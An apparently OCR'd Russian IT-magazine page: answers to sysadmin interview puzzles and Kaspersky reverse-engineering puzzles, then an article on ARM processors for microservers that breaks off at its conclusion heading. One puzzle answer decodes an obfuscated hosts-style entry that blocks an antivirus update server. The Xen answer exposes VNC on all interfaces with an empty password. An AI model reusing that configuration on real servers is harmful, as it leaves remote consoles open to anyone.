ИЗ ПОЗАПРОШЛОГО НОМЕРА
ОТ SERVERCLUB



ОТВЕТ 1

Ответит, сработает второе правило — пакеты на локальных интерфейсах заворачиваются на loopback.

ОТВЕТ 2

Пакеты будут уходить в мир от имени IP-адреса 1.1.1.3.

Поскольку после перезагрузки сервера (до поднятия вручную адреса eth1) адрес 1.1.1.3 был первым по очереди и стал основным (адреса 1.1.1.4 и 1.1.1.2 secondary), вывод команд ip address и ip route должен показать это:

```
inet 1.1.1.3/24 brd 1.1.1.255 scope global eth1:0
inet 1.1.1.4/24 brd 1.1.1.255 scope global secondary ↵
     eth1:1
inet 1.1.1.2/24 brd 1.1.1.255 scope global secondary eth1
```

и, соответственно:

```
1.1.1.0/24 dev eth1  proto kernel  scope link  src ↵
1.1.1.3
```

Для смены исходящего адреса на 1.1.1.2 нужно выполнить:

```
ip route change 1.1.1.0/24 dev eth1  proto kernel  ↵
scope link  src 1.1.1.2
```

ОТВЕТ 3

IP-адрес yyy.com в системе DNS не равен 1.1.1.1, как ожидается в конфигурации веб-сервера, и когда приходит запрос от клиента, то он обрабатывается конфигурацией VirtualHost _default_ веб-сервера, что приводит к открытию сайта xxx.com. Чтобы исправить это, нужно либо указать верный IP-адрес в строке <VirtualHost 1.1.1.1:80>, либо поменять его на <VirtualHost *:80>.

ОТВЕТ 4

Для реализации поставленной задачи воспользуемся гипервизором XEN.

В качестве host OS выступает Centos 6.5.

1. Установка XEN:
   Импортируем ключ

```
rpm --import http://repo.smartservermanagement.com/↵
RPM-GPG-KEY-SSM
```

Внесем изменения в файл /etc/yum.repos.d/ssm.repo

```
[smartservermanagement]
    name=SmartServerManagement Repository
    baseurl=http://repo.smartservermanagement.com/↵
    el$releasever/$basearch/
    gpgcheck=1
    enabled=1
```

Установим гипервизор:

```
yum install xen kernel-xen
```

Подкорректируем конфиг /etc/grub.conf, ограничив RAM для Dom0 и выделив ему одно ядро CPU (строка kernel /boot/xen.gz dom0_mem=1024M dom0_max_vcpus=1 dom0_vcpus_pin)

```
default=0
timeout=5
splashimage=(hd0,0)/boot/grub/splash.xpm.gz
hiddenmenu
title CentOS (3.4.58-1.el6xen.x86_64)
root (hd0,0)
kernel /boot/xen.gz dom0_mem=1024M dom0_max_vcpus=1 ↵
dom0_vcpus_pin
module /boot/vmlinuz-3.4.58-1.el6xen.x86_64 ro
root=UUID=427d7fe1-fba9-42b5-9fe6-ac3f546de9ee ↵
rd_NO_LUKS rd_NO_LVM LANG=en_US.UTF-8 rd_NO_MD ↵
SYSFONT=latarcyrheb-sun16 crashkernel=auto ↵
KEYBOARDTYPE=pc KEYTABLE=us rd_NO_DM rhgb quiet
module /boot/initramfs-3.4.58-1.el6xen.x86_64.img
```

Конфиг /etc/xen/xend-config.sxp также нуждается в корректировке, приведем параметр dom0-min-mem в соответствие с параметрами ядра:

```
(dom0-min-mem 1024)
```

Перезагрузим сервер.

2. Установим tunctl для создания виртуального Ethernet интерфейса tap:

```
yum install tunctl
```

3. Создадим жесткий диск для будущей виртуалки:

```
mkdir /virtmachines
cd /virtmachines
dd if=/dev/zero of=./windows.disk bs=1M count=40960
```

4. Конфиг для виртуалки примет вид:

```
#!/usr/bin/env python
import subprocess
subprocess.call("/virtmachines/network_
up.sh",shell=True)
kernel = "hvmloader"
builder='hvm'
memory = 4096
shadow_memory = 16
vcpus=1
name = "windows_2008"
vif = ['bridge=br0']
disk = ['file:/virtmachines/windows.disk,hda,w',↵
'file:/virtmachines/w2k8.iso,hdc:cdrom,r']
acpi = 1
device_model = 'qemu-dm'
boot="dc"
sdl=0
serial='pty'
vnc=1
videoram=16
vnclisten = '0.0.0.0:1'
vncpasswd=""
usbdevice='mouse'
usbdevice='tablet'
localtime=1
```

В начале конфига мы воспользовались возможностью XEN выполнять Python-код в конфигурационных файлах. Код вызывает shell-скрипт /virtmachines/network_up.sh, настраивающий сеть для гостевой ОС:

```
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/↵
sbin:/usr/bin:/root/bin
tunctl -t tap0
brctl addbr br0
brctl addif br0 tap0
ip l set up dev br0
ip l set up dev tap0
ip a a 172.16.1.1/24 dev br0
```

5. Теперь нам остается только сконфигурировать iptables (и не забудь сохранить настройки — iptables-save):

```
iptables -t nat -A POSTROUTING -o em1 -j MASQUERADE
iptables -t nat -I PREROUTING ↵
    -d 1.1.1.1 -m tcp -p tcp ↵
    --dport 3389 -j DNAT ↵
    --to 172.16.1.10:3389
```

ОТВЕТ 5 Не будет работать, поскольку vlan 222 не добавлен в allowed vlan на порту. Исправленный конфиг:

```
switchport trunk native vlan 222
switchport trunk allowed vlan 333,222
switchport mode trunk
```

ОТВЕТ 6 Так как видно, что больше всего обращений идет к директории /tmp (164478), достаточно выполнить команду

```
lsof /tmp
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME
perl 2726 root cwd DIR 253,0 1130496 33325057 /tmp
```

ОТВЕТ 7 Bash-скрипт:

```
#!/bin/bash
find /etc/nginx/vhosts -type f -name "*.vhost" |while ↵
  read filename; do
grep "listen 3.3.3.3;\|listen 2.2.2.2;" $filename>↵
  /dev/null;
if [ $? -ne 0 ];
then
sed -i "s|listen 1.1.1.1;|listen 1.1.1.1;\r\n\tlisten ↵
  2.2.2.2;|g" $filename
else echo $filename
fi
done
```

ОТВЕТ 8 Возможна на point-to-point Ethernet каналах, RFC 3021.

ОТВЕТ 9 Смогут, поскольку они в одной L2-сети и на ARP-запросы будут получены ответы с обеих сторон.

Нюанс: перед добавлением маршрута по умолчанию, который не находится в той же сети, нужно, чтобы в таблице маршрутизации уже был к нему маршрут, которого изначально нет. Windows его добавляет скрытно от пользователя, в Linux такой маршрут можно добавить командами (пример для сервера 1):

```
ip route add 1.1.1.1 dev eth0
route add default gw 1.1.1.1
```

ОТВЕТЫ НА ЗАДАЧИ ОТ «ЛАБОРАТОРИИ КАСПЕРСКОГО»



Славим читателя-решателя Иннокентия Сенновского, который первым прислал правильные ответы. Между прочим, он же в свое время первым решил задачи от Яндекса. Мощный парень, гордимся таким читателем!

В первой задаче есть две строки: sourceConstant и a127_0_0_1. Вторая кладется в edi до лучших времен, первая через xmm регистры перекладывается в переменную srvnm. Потом каждый символ srvnm, кроме null, которым заканчивается строка, два раза xor'ится с 0x52, что не меняет строку. Еще один цикл с srvnm уменьшает значение каждого символа на 1, и строка превращается в «dnl-01.geo.kaspersky.com». Далее в resultString копируется сохраненная ранее строка «127.0.0.1», и к ней же, с сохранением в resultString, прибавляется строка «dnl-01.geo.kaspersky.com». В итоге в resultString будет «127.0.0.1 dnl-01.geo.kaspersky.com».

Вторая задачка поинтереснее. По сути, некоторые инструкции (mov ecx, 9eb4556; imul eax, 0AEBD1C0h) используются не только сами по себе. Для первой инструкции происходит прыжок на 0xEB09, что представляет собой short jump. Для второй происходит прыжок на 0xc0c0d1 0xeb0a, то есть на rol ax,d1; jmp +10. В итоге функция печатает число 0x76339500.

В третьей задачке все совсем просто. В инструкции cmp ставим первый бит в 1 вместо 0. 3D переходит в BD, и в ebp попадает нужное значение 0x104, а ZF ставится в 1. Дальше вычитание и push. В стек попадает 0x126.

IT-КОМПАНИИ, ШЛИТЕ НАМ СВОИ ЗАДАЧКИ!

Миссия этой мини-рубрики — образовательная, поэтому мы бесплатно публикуем качественные задачки, которые различные компании предлагают соискателям. Вы шлете задачки на lozovsky@glc.ru — мы их публикуем. Никаких актов, договоров, экспертиз и отчетностей. Читателям — задачки, решателям — подарки, вам — респект от нашей многосоттысячной аудитории, пиарщикам — строчки отчетности по публикациям в топовом компьютерном журнале.

СЛАВИМ ЧИТАТЕЛЯ-РЕШАТЕЛЯ И CRACKME ПОБЕДИТЕЛЯ!



Алюшин Виктор aka AV1ct0r первым решил крякми от «Лаборатории Касперского», ссылку на который мы опубликовали в прошлом номере. Респект! Гайд по решению крякми будет в следующем номере, поскольку конкурс еще продолжается.

МАЛ, ДА УДАЛ

ЗАЧЕМ ARM НА СЕРВЕРАХ?

Небольшой оптимизированный набор команд чипов ARM идеален для мобильных устройств. Благодаря меньшему энергопотреблению он сегодня очень популярен для использования в смартфонах и планшетах. Но в последнее время серьезно заговорили о приходе чипов ARM в ту сферу, в которой безраздельно господствует Intel, — на серверы.




Мартин «urban.prankster» Пранкевич
martin@synack.ru

ТЕКУЩЕЕ ПОЛОЖЕНИЕ НА РЫНКЕ СЕРВЕРНЫХ ЦП

Сегодня обработка данных чаще всего производится на стороне сервера. Клиентские устройства (планшеты, ПК, ноутбуки, смартфоны), количество которых растет в геометрической прогрессии, только получают результат. Поэтому рынок серверов постоянно растет, а сами серверы становятся все быстрее. Это ставит сразу несколько проблем. С одной стороны, количество мест для установки уменьшается, растет энергопотребление и необходимость в отводе тепла. Частично проблема решается за счет увеличения плотности серверов в стойке и более эффективной системы управления энергопотреблением (как правило, CPU). Однако любой современный сервер состоит из большого числа жестких дисков, сетевых устройств и прочих интерфейсов. Все они в масштабах дата-центра тратят впустую сотни мегаватт. С другой стороны, разные приложения требуют свою нагрузку, для одних ее рассчитать очень проблемно и железо берут на вырост, для других она определена более точно. В последнее время проблему запаса мощности решали при помощи виртуализации, навешивая на один сервер десятки VM. Но это опять же добавляет стоимости и увеличивает сложность администрирования. Идеала, как видим, нет. Нужны небольшие, экономичные системы, которые можно включать по мере необходимости.

Именно поэтому в 2013 году все больший интерес стала вызывать новая концепция микросерверов, которые представляют собой экономичные по питанию модули, созданные по технологии system on a chip (SoC). То есть готовое одночиповое решение с низкой латентностью многих операций, к которому необходимо лишь добавить ОЗУ, HDD и подключить сеть. Как правило, SoC уже содержит несколько гигабитных Ethernet-портов и PCIe.




Прогнозы специалистов расходятся. В исследованиях компании IC Insights подсчитали, что продажи микросерверов в период с 2014 до 2017 года будут расти ежегодно в среднем на 70% (в 2014-м на 139%). Аналитики Intel (которая, кстати, продает 92% серверных процессоров) считают, что микросерверы будут занимать незначительную часть рынка (до 6%), Gartner дает цифру до 15%.

ЦП ДЛЯ МИКРОСЕРВЕРОВ

Новая идея требует иного оборудования. Стандартные серверные процессоры AMD Opteron и Intel Xeon для микросерверов не подходят. Компании выпустили специальные продукты. Так, Intel представила (ark.intel.com/ru/products/series/71265) однокристальные системы линейки Intel Atom S1200 (ранее известные как Centerton), предназначенные для использования в микросерверах, системах хранения данных и сетевом оборудовании. Новое семейство процессоров изготавливается по техпроцессу 32 нм и будет включать три модели процессоров с тактовой частотой от 1,6 до 2,0 ГГц. Среди ключевых особенностей новых SoC Intel называет поддержку 64-битных приложений и наличие соответствующего

СТАНДАРТНЫЕ СЕРВЕРНЫЕ ПРОЦЕССОРЫ AMD OPTERON И INTEL XEON ДЛЯ МИКРОСЕРВЕРОВ НЕ ПОДХОДЯТ. ДЛЯ НИХ КОМПАНИИ ВЫПУСКАЮТ СПЕЦИАЛЬНЫЕ ПРОДУКТЫ





Микросервер

Такие серверы очень востребованы для легких нишевых задач, там, где нет нужды в больших вычислительных мощностях или характеристики заранее известны (веб-приложения, хостинг начального уровня, memcached, управление сетью, хранение данных и тому подобное). Например, провайдер, вместо того чтобы «нарезать» VDS, может просто добавить в слот новый сервер нужной мощности. То есть микросервер — это тонкий инструмент, разрабатываемый под конкретные нагрузки, что его отличает от традиционного подхода, пропагандируемого Intel сегодня. Миниатюрность и меньшее энергопотребление позволяет уменьшить количество блоков питания, вентиляторов охлаждения и проводов. Например, 1600 микросерверов Calxeda EnergyCore занимают половину стандартной серверной стойки и стоят на 63% дешевле, чем обычная стойка с серверами такой же мощности. Если необходима большая мощность, такие миниатюрные серверы можно объединять в кластеры, распараллеливая вычисления. Именно так сегодня представляют дата-центры будущего. Хотя следует отметить, что в категории микросерверов не существует универсального системного дизайна. Поэтому здесь можно встретить разные конфигурации, различной мощности и возможностей.

набора микрокоманд, поддержку ECC и VT-x. Однокристальная система имеет два физических ядра и поддерживает четыре вычислительных потока благодаря технологии Intel Hyper-Threading. Она также имеет контроллер памяти с поддержкой до 8 Гб памяти DDR3 (на каждый CPU) и восемь каналов PCI Express 2.0. Это пока не совсем SoC, например, мы видим, что нет Ethernet и USB, они появятся на чипе только в следующем поколении 22 нм чипов Atom Avoton (платформа Edisonville), которые планируется представить в следующем году. При этом Avoton будет содержать от 2 до 8 ядер, кеш-память второго уровня 1 Мб будет распределена между каждой парой ядер. Максимальная частота CPU ожидается в 2,4 ГГц, при помощи специальной технологии Turbo Boost можно увеличить ее до 2,7 ГГц. Уровень энергопотребления новинок будет лежать в пределах 5–20 Вт.

Но самое главное — низкое энергопотребление: значения TDP колеблются от 6,1 до 8,5 Вт в зависимости от модели. Самая доступная однокристальная система новой линейки — Atom S1220, ее оптовая цена объявлена равной 54 долларам, самая дорогая платформа, Atom S1260, оценена в 64 доллара. Для примера: TDP Intel Xeon E5 на основе дизайна Sandy Bridge-EP составляет от 60 до 150 Вт и стоит от 202 до 2614 долларов. По данным Intel, серия Atom S1200 используется в микросерверах и сетевом оборудовании таких компаний, как Accusys, CETC, Dell, HP, Huawei, Inspur, Microsan, Qsan, Quanta, Supermicro и Wiwynn. Не секрет, что Atom многие считали не очень удачным для встроенных устройств, в первую очередь из-за софта, но вот для серверов такой проблемы нет, поэтому у Intel есть все основания полагать, что линейка S1200 будет весьма популярна. Но и конкуренты не спят.

AMD представила процессоры AMD Opteron серии X Kyoto (amd.com/en-us/products/server) архитектуры x86, которые стали обеспечивать очень высокую плотность и энергоэффективность. Поставляются в двух вариантах. Например, AMD Opteron X2150 является серверным однокристальным гибридным процессором, в котором сочетаются CPU и GPU (на базе AMD Radeon HD 8000, до 128), версия X1150 не содержит GPU. Ориентируются X2150 для обработки мультимедиа, X1150 для распределенных нагрузок и SoC-серверов. Используется ядро x86, известное как Jaguar, которое содержит четыре ядра, работающих с частотой 2 ГГц, кеш L2 2 Мб, встроенный порт SATA (у S1200 его нет) и поддерживает до 32 Гб DRAM

AMD Opteron A1100 vs X2150					
	CPU Core Configuration	CPU Frequency	SPECint_rate Estimate	SPECint per Core	Estimated TDP
AMD Opteron A1100	8 × ARM Cortex A57	>= 2 GHz	80	10	25 W
AMD Opteron X2150	4 × AMD Jaguar	1,9 GHz	28,1	7	22 W


Сравнение AMD Opteron X2150 и A1100

на CPU. По CPU-тестам производительность Opteron X в два раза выше Atom S. При этом TDP составляет 22 Вт. Доступны по цене 99 и 64 доллара.

Но новый тренд привел к тому, что стали возрождаться MIPS- и RISC-процессоры. Например, AMD еще полтора года назад объявила о разработке Opteron A-серии (Seattle) с весьма интересными характеристиками: четыре и восемь ядер x64, тактовая частота выше 2 ГГц, поддержка 128 Гб DRAM. В начале 2014 года обществу был представлен AMD Opteron A1100, в котором используются первые реализации 64-битного чипа ARM Cortex-A57, выполненные по техпроцессу 28 нм и работающие на частоте выше 2 ГГц. Старшая модель будет содержать восемь ядер, 8 Мб кеш-памяти третьего уровня и поддерживать до 128 Гб ОЗУ с ECC. Причем для Opteron A1100 AMD специально разработала новый контроллер памяти, способный поддерживать как DDR3, так и DDR4. Каждая пара ядер разделяет кеш 1 Мб L2, в общей сложности до 4 Мб кеш-памяти L2 для чипа. В них также будет встроена поддержка двух портов Ethernet 10 Гбит/с и восьми портов SATA 6 Гбит/с (SoC способен обеспечить полную полосу пропускания для всех восьми SATA). Как видим, графических ядер в составе этих решений нет, и в ближайшее время не планируется. Данная разработка предназначается для высокоинтегрированных SoC и оптимизирована для плотных, энергетически эффективных серверов. Изготавливается Opteron A по техпроцессу 28 нм, поэтому у него отличное соотношение производительности к потребляемой мощности — TDP равна 25 Вт. Стоимость ожидают в районе 100 долларов. По данным производителя, восемь ядер Opteron A1100 обеспечивают производительность в 2–4 раза выше, чем у четырехъядерного процессора Opteron X2150, при равной стоимости и TDP.


Лицензирование Cortex-A57

Cortex Licenses

Processor	Selection of Public Licensees
Cortex-A57	AMD, Broadcom, HiSilicon, STMicroelectronics, Samsung, MediaTek, Huawei
Cortex-A53	AMD, Broadcom, Samsung, Altera, STmicroelectronics, MediaTek, Qualcomm
Cortex-A15	Texas Instruments, ST-Ericsson, nVIDIA, Samsung Electronics
Cortex-A9	Broadcom Corporation, Freescale,NEC Electronics, nVIDIA, STMicroelectronics, Texas Instruments, Toshiba, Mindspeed Technologies, ZiiLABS, Open-Silicon, eSilicon, Altera
Cortex-A8	Broadcom Corporation, Freescale, Panasonic, Samsung Electronics, STMicroelectronics, Texas Instruments, PMC-Sierra, ZiiLABS
Cortex-A7	Broadcom, Freescale, Fujitsu, HiSilicon, LGE, Samsung, STEricsson, Texas Instruments
Cortex-A5	Cambridge Silicon Radio, Open-Silicon, eSilicon
Cortex-R	Broadcom Corporation, Texas Instruments, Toshiba, Infineon, Open-Silicon, eSilicon, Samsung, Marvell, LSI, Fujitsu
Cortex-M4	NXP, STMicroelectronics, Texas Instruments, Freescale, Open-Silicon, eSilicon
Cortex-M3	Accent Srl, Actel Corporation, Broadcom Corporation, Cypress Semiconductor, Ember, Energy Micro, Fujitsu, NXP, Fuzhou Rockchip Electronics CO. Ltd., STMicroelectronics, Texas Instruments, Toshiba, Zilog, Open-Silicon, eSilicon
Cortex-M0	Austriamicrosystems, Chungbuk Technopark, NXP, Triad Semiconductor, Melfas, Open-Silicon, eSilicon, Cypress, Infineon, Nuvoton, STMicroelectronics
Cortex-M0+	Freescale, NXP, Atmel, Spansion, Silicon Labs

Серверы на базе нового чипа, как ожидается, будут объявлены в четвертом квартале 2014 года. Параллельно AMD передает проекту Open Compute Project спецификацию нового микросервера — AMD Open CS 1.0 Common Slot и сотрудничает с лидерами отрасли в создании экосистемы 64-разрядного ПО для систем на архитектуре ARM: компиляторы, эмуляторы, гипервизоры, ОС и прикладные программы, для всех возможных задач, решаемых серверами в вычислительных центрах. Такой шаг вполне способствует его дальнейшему продвижению другими разработчиками. Так что процессоры AMD с ядром ARM в ближайшее время вряд ли встретим в планшетах, но зато они вполне смогут обеспечить работу облачного сервиса.

Кстати, пару лет назад AMD планировала покупку MIPS Technologies, которой принадлежат лицензии на архитектуру MIPS, но в 2013 году большая часть патентов была передана Bridge Crossing (ARM — один из членов).

ТРИ ВОЛШЕБНЫЕ БУКВЫ ARM

Первые чипы ARM появились в апреле 1985 года стараниями британской компании Acorn Computers (сейчас ARM Limited). Но долгое время они уступали в популярности универсальным x86, хотя отличались энергоэффективностью и в некоторых задачах большей производительностью. Например, Citrix считает, что Xen работает на ARM лучше, чем на Intel. Также чипы ARM популярны во встраиваемых системах, сетевом оборудовании, платежных терминалах и разного рода измерительных приборах. Но все изменилось с массовым появлением мобильных гаджетов, в 90% которых сегодня используются именно разработки ARM. За основу ARM взята 32-битная RISC-архитектура (отсюда и сокращение Advanced или Acorn RISC Machine), которая была и упрощена и усложнена одновременно, но, по сути, также использовала набор простых команд, обрабатываемых с минимальными затратами. В отличие от традиционных CPU, ARM — это не процессор, это чип или SoC, который может содержать все необходимое: контроллер RAM, графический ускоритель, видео- и аудиодекодер, сетевые модули и USB. Здесь, кстати, нужно понимать, что сам набор инструкций ARM не сильно влияет на энергопотребление. Главная суть низкой TDP — именно использование архитектуры SoC.

Сегодня ARM Limited занимается в основном разработкой и лицензированием процессорных архитектур, отдав создание конкретных моделей чипов или отдельных компонентов сторонним компаниям (arm.com/products/processors/licensees.php). Например, компании Qualcomm и Apple создали собственные модификации на основе ARMv7, которые получили название Scorpion, Krait и Swift. Самая современная разработка — чип Cortex-A57 на сегодня лицензирован в AMD, Broadcom, HiSilicon, STMicroelectronics, Samsung, MediaTek и Huawei.


Начиная с ARM7 определены три профиля, поддерживающих свой набор инструкций, позволяющие легко определить назначение чипа:

- A (Application) — для высокопроизводительных устройств, выполняющих тяжелые приложения;
- R (real time) — для приложений, работающих в реальном времени;
- M (microcontroller) — для встраиваемых устройств и микроконтроллеров.

За почти 30 лет было разработано несколько поколений ARM и расширений набора команд. Кроме стандартных 32-битных инструкций, появился, например, режим Thumb (T32), позволяющий выполнять 16-битный набор инструкций. В 2003 году он был расширен Thumb-2 с дополнительными 32-битными командами, позволяя достичь обычной производительности ARM при выполнении 16-битных инструкций. Технология Jazelle (чипы с индексом J) позволяет байт-коду Java исполняться непосредственно в архитектуре ARM. Кроме этого, набор команд может быть расширен при помощи сопроцессоров. Вот некоторые из них:

- технология NEON, представляет собой комбинированный 64- и 128-битный набор команд SIMD (Single Instruction Multiple Data), обеспечивающий ускорение для медиаприложений и обработки сигнала. В частности, с его помощью можно декодировать MP3 и работать с речевым кодеком GSM AMR;





Поколения чипов ARM

- расширение сопроцессора VFP (Vector Floating Point, вектора чисел с плавающей запятой) — производит низкозатратные вычисления над числами с плавающей запятой одинарной/двойной точности, соответствующие стандарту ANSI/IEEE Std 754—1985. Используется в широком спектре приложений для обработки звука, трехмерной графики и так далее;
- TrustZone Technology — расширения безопасности (от ARMv6KZ и более поздних) — предоставляют простую альтернативу добавлению специального ядра безопасности, обеспечивая два виртуальных процессора, поддерживаемых аппаратным контролем доступа. Ядра приложения могут переключаться между двумя состояниями (называются миры), обеспечивая защиту информации.

Позже появились процессоры с двумя и более ядрами. В Cortex A9 два ядра, а в A15 — четыре. В итоге чипам Cortex-A15 уже удалось сравняться по быстродействию с Intel Atom.

Несмотря на то что в x86 уже давно перешли на 64-битную архитектуру, ARM не спешила с таким шагом. Сама по себе разрядность мало сказывается на производительности, а необходимости в адресации памяти более 4 Гб не было. Хотя в 2010 году в ARMv7 (Cortex-A15 и Cortex-A7) было представлено расширение LPAE (Large Physical Address Extension), предназначенное для более эффективного управления гипервизорами и разделения данных. Оно позволяло адресовать память, большую 4 Гб. Но приложения, нуждающиеся в такой адресации, фактически отсутствовали. Сегодня ситуация изменилась, все больше и больше ОС и приложений стали доступными только в 64-битной сборке. Поэтому в октябре 2011-го представлена архитектура ARMv8-A, содержащая определение AArch64, позволяющее выполнять 64-битные команды. Допускается исполнение 32-битных приложений в 64-битной ОС и запуск виртуализованной 32-битной ОС при помощи 64-битного гипервизора. Кроме этого, в ARMv8-A добавлены криптографические инструкции для работы с AES, SHA-1 и SHA-256.

В настоящее время ARMv8-A реализована в высокопроизводительных чипах серии Cortex-A50, представленной двумя наработками: Cortex-A53 и Cortex-A57. Первый — энергоэффективный, а второй — высокопроизводительный, но оба способны работать с большими объемами оперативной памяти.


Процессоры с ядрами ARM Cortex-A57 соответствуют стандартам Open Compute Project (opencompute.org) и Common Slot Architecture, продвигаемым Facebook. Это позволяет использовать их вместе с традиционными процессорами семейства x86 на существующих ОС уже сейчас, пока не появилось оптимизированное ПО. Также в январе 2014-го ARM выпустила спецификацию Server Base System Architecture (SBSA), разработанную совместно с производителями ОС и ПО (Canonical, Citrix, Linaro, Microsoft, Red Hat и SUSE) и оборудования (Dell, HP, Broadcom). В SBSA (goo.gl/lNdrRR) определяются минимальные стандарты для лучшей совместимости, переносимости и интеграции в действующие дата-центры.

Как обычно, поначалу большую проблему развития представляет низкая готовность софтверной части. В этом направлении работа ведется, драйверы пишут уже сейчас, происходит адаптация SDK и портирование программ. Понятно, что на это уйдут месяцы. Но в случае ARM сильно выручают кросс-платформенные решения, которые могут выполняться на любой аппаратной платформе.


Архитектура ARM поддерживается множеством операционных систем. Например, ARMv8 поддерживается в ядре Linux начиная с версии 3.7. Все недавние релизы Ubuntu 14.04 LTS и Red Hat поддерживают 64-битную ARM. Кроме этого, ARM будет работать в BSD (FreeBSD, NetBSD, OpenBSD), QNX, Android и других.

ВЫВОД

